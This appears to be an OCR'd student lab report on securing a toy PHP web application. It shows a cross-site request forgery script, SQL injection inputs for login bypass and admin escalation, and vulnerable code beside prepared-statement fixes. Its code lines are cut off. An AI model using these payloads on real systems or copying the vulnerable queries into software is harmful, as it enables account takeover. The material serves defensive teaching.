
<script>
var xhr = new XMLHttpRequest();
xhr.open("POST","http://localhost/CS5340-TOY-APPLICATION-2022/post-message.php", true);
xhr.setRequestHeader("Host"," localhost ");
xhr.setRequestHeader("Connection"," keep-alive ");
xhr.setRequestHeader("Cookie", document.cookie);
xhr.setRequestHeader("Content-type"," application/x-www-form-urlencoded ");
xhr.send("message_text= malacious_message&post_message=1");
</script>
As you can see this the above script is vulnerable, on clicking view messages 2 times injecting a vulnerability though user3 didn't post a message – So, I have csp – this shows up blocking the vulnerability.

Defense against SQL Injection:


File Edit Selection View Go ···
Search
Restricted Mode is intended for safe code browsing. Trust this window to enable all features. Manage Learn More
search.php board.php login.php
C: > xampp > htdocs > CS5340-TOY-APPLICATION-2022 > login.php

```
/*
require_once('header.php');
$error = $user = $pass = "";

if (isset($_POST['userlogin']))
{
  $user = $_POST['user'];
  $pass = $_POST['pass'];

  if ($user == "" || $pass == "") {

    echo '<div class="alert alert-danger" role="alert">Not all fields were
    echo $login_form;

  } else {

    $result = queryMySQL("SELECT username, CONCAT_WS('', firstname, ' ', l
      WHERE username='$user' AND password='$pass' AND is_active=1");

    if ($result->num_rows == 0)
    {
      echo '<div class="alert alert-danger" role="alert">Invalid login att
      echo $login_form;
    }
    else
    {

      $row = $result->fetch_array(MYSQLI_ASSOC);

      $_SESSION['user'] = $row['username'];
      $_SESSION['uname'] = $row['uname'];
      $_SESSION['is_admin'] = $row['is_admin'];
      setcookie("user_details", $row['username'], time()+3600*24);

      $uri = $_SERVER['REQUEST_URI'];
```

```
/*
require_once('header.php');
$error = $user = $pass = "";

if (isset($_POST['userlogin'])) {
    $user = $_POST['user'];
    $pass = $_POST['pass'];

    if ($user == "" || $pass == "") {
        echo '<div class="alert alert-danger" role="alert">Not all fields were
        echo $login_form;
    } else {
        // Establish database connection
        $conn = new mysqli("localhost", "root", "", "CS5340-toy-application");

        if ($conn->connect_error) {
            die("Connection failed: " . $conn->connect_error);
        }

        // Use prepared statements to prevent SQL injection
        $stmt = $conn->prepare("SELECT username, CONCAT_WS('', firstname, ' ',
        $stmt->bind_param("ss", $user, $pass);  // 'ss' specifies two string p

        $stmt->execute();
        $result = $stmt->get_result();

        if ($result->num_rows == 0) {
            echo '<div class="alert alert-danger" role="alert">Invalid login a
            echo $login_form;
        } else {
            $row = $result->fetch_array(MYSQLI_ASSOC);

            $_SESSION['user'] = $row['username'];
            $_SESSION['uname'] = $row['uname'];
            $_SESSION['is_admin'] = $row['is_admin'];
```



File Edit Selection View Go ···
Search
Restricted Mode is intended for safe code browsing. Trust this window to enable all features. Manage Learn More
search.php board.php changepassword.php
C: > xampp > htdocs > CS5340-TOY-APPLICATION-2022 > changepassword.php
Restricted Mode Launchpad 0 0 0
Ln 20, Col 36 Spaces: 2 UTF-8 LF PHP
27°C Partly cloudy
Search
ENG US
11:49 AM 10/31/2024

```
'
require_once('header.php');
if (!isset($_SESSION['user'])) {

  echo '<div class="alert alert-danger" role="alert">You aren\'t logged in.</
  die('</div></div></div></html>');

} else {

  if (isset($_POST['change_password']))
  {
    $old_password = $_POST['old_password'];
    $new_password = $_POST['password'];

    $result = queryMySQL("SELECT username, CONCAT_WS('', firstname, ' ', last
      WHERE username='$user' AND password='$old_password' AND is_active=1");

    if ($result->num_rows == 0) {
      echo '<div class="alert alert-danger" role="alert">Incorrect old passw
    } else {

      queryMysql("UPDATE users SET password='$new_password' WHERE username='
      echo '<div class="alert alert-success" role="alert">Password has been 

    }
  }

  echo $password_form;
}
  */



equire_once('header.php');
```

```
/*
  }
require_once('header.php');

if (!isset($_SESSION['user'])) {
    echo '<div class="alert alert-danger" role="alert">You aren\'t logged in.
    die('</div></div></div></html>');
} else {
    if (isset($_POST['change_password'])) {
        $old_password = $_POST['old_password'];
        $new_password = $_POST['password'];
        $user = $_SESSION['user']; // Retrieve the logged-in username from se

        // Establish database connection
        $conn = new mysqli("localhost", "root", "", "CS5340-toy-application")

        if ($conn->connect_error) {
            die("Connection failed: " . $conn->connect_error);
        }

        // Prepare statement to check the old password
        $stmt = $conn->prepare("SELECT username, CONCAT_WS('', firstname, ' '
        $stmt->bind_param("ss", $user, $old_password); // 'ss' for two string

        $stmt->execute();
        $result = $stmt->get_result();

        if ($result->num_rows == 0) {
            echo '<div class="alert alert-danger" role="alert">Incorrect old
        } else {
            // Prepare statement to update the password
            $update_stmt = $conn->prepare("UPDATE users SET password=? WHERE
            $update_stmt->bind_param("ss", $new_password, $user);
            $update_stmt->execute();
```

As you can see in above modified code – uses prepared statements, in scenario1 – when user tries to login with wrong password without prepared statements, the sql injected code "username'#" would result in login to the application. With prepared statement results in incorrect password. In scenario2 – when user tries to change password by injecting "',is_admin='1" , the user privileges gets to change as Administrator. So, with prepared statement it disallows in changing the privileges.

Scenario1: Invalid login attempt message is issued – block sql injection – by using prepared statements



localhost/CS5340-TOY-APPLICATION-2022/login.php

CS5340

Please Sign In:

user3'#

●●●●●


localhost/CS5340-TOY-APPLICATION-2022/login.php

CS5340


Invalid login attempt.

Please Sign In:

Username

Password

Scenario2: Password is updated – but user privileges remains unchanged


localhost/CS5340-TOY-APPLICATION-2022/changepassword.php


CS5340

Welcome User3_firstname User3_lastname | Role: Ordinary User | Change Password

Change Your Password:

Old Password: Old Password

New Password: New Password


localhost/CS5340-TOY-APPLICATION-2022/changepassword.php

CS5340 Welcome User3_firstname User3_lastname | Role: Ordinary User | Change Password

View Messages
Post Messages
Search Messages
Logout

Password has been changed.

Change Your Password:

Old Password: Old Password
New Password: New Password
Change

(c) Two other attacks discussed in class but not included in this lab are clickjacking and the CSRF attack. Discuss the defense mechanism for these attacks.

For CSRF:

1. CSRF Tokens: A unique, unpredictable token is generated for each user session and included in state-changing requests. This token is verified on the server before processing any request. By ensuring that the token matches the expected value, unauthorized requests can be effectively blocked. Implementing this technique helps prevent CSRF attacks by requiring a valid token for every state change.
2. SameSite Cookies: Setting the SameSite attribute on cookies restricts their use in cross-origin requests. With the Strict or Lax options, cookies are sent only in first-party contexts, enhancing security. This prevents attackers from sending requests that include the user's cookies when they are tricked into clicking on a malicious link. Using SameSite cookies can significantly reduce the risk of CSRF attacks. Ensure that this attribute is applied to all session cookies.
3. Content Security Policy (CSP): Implementing a Content Security Policy restricts the origins from which content can be loaded on a web page. This prevents malicious scripts from being executed, thus mitigating CSRF and XSS risks. By defining which sources are trusted, CSP can reduce the likelihood of successful attacks. Ensure that the CSP is well-configured to protect sensitive endpoints. Regularly review and update the policy as needed to adapt to changing security needs.
4. Secure Session Management: Implementing secure session management practices helps protect against CSRF vulnerabilities. Use HTTPS to encrypt session cookies, preventing interception by attackers. Additionally, implement short session expiration times and periodic re-authentication for sensitive actions. By maintaining session integrity, you reduce the risk of unauthorized access. Regularly review session management policies to ensure they meet current security standards.

For clickjacking:

1. Content Security Policy (CSP): A well-defined Content Security Policy can restrict the framing of your site by specifying trusted sources. Using the frame-ancestors directive, you can control which origins are allowed to embed your content in frames. Setting this directive to 'self' or a specific domain can effectively mitigate clickjacking risks. CSP offers flexibility while enhancing security against unauthorized framing. Regularly review and update the CSP to address new threats.
2. X-Frame-Options Header: The X-Frame-Options HTTP header prevents your web pages from being embedded in frames on other sites. By setting this header to DENY, you disallow all framing, while SAMEORIGIN allows framing only from the same origin. This effectively blocks clickjacking attempts by ensuring that malicious sites

cannot load your content in an iframe. Implementing this header is a straightforward way to enhance security. Regularly check that the header is correctly configured for all sensitive pages.

3. Input Validation: Ensuring strict input validation for actions that could be targeted by clickjacking helps protect against unauthorized manipulations. Validating user input on the server-side can prevent malicious scripts from executing harmful actions. This practice is critical for any sensitive action that could be exploited through clickjacking techniques. Regularly review and update validation rules to keep pace with emerging threats. Ensure that all user inputs are sanitized to reduce risk.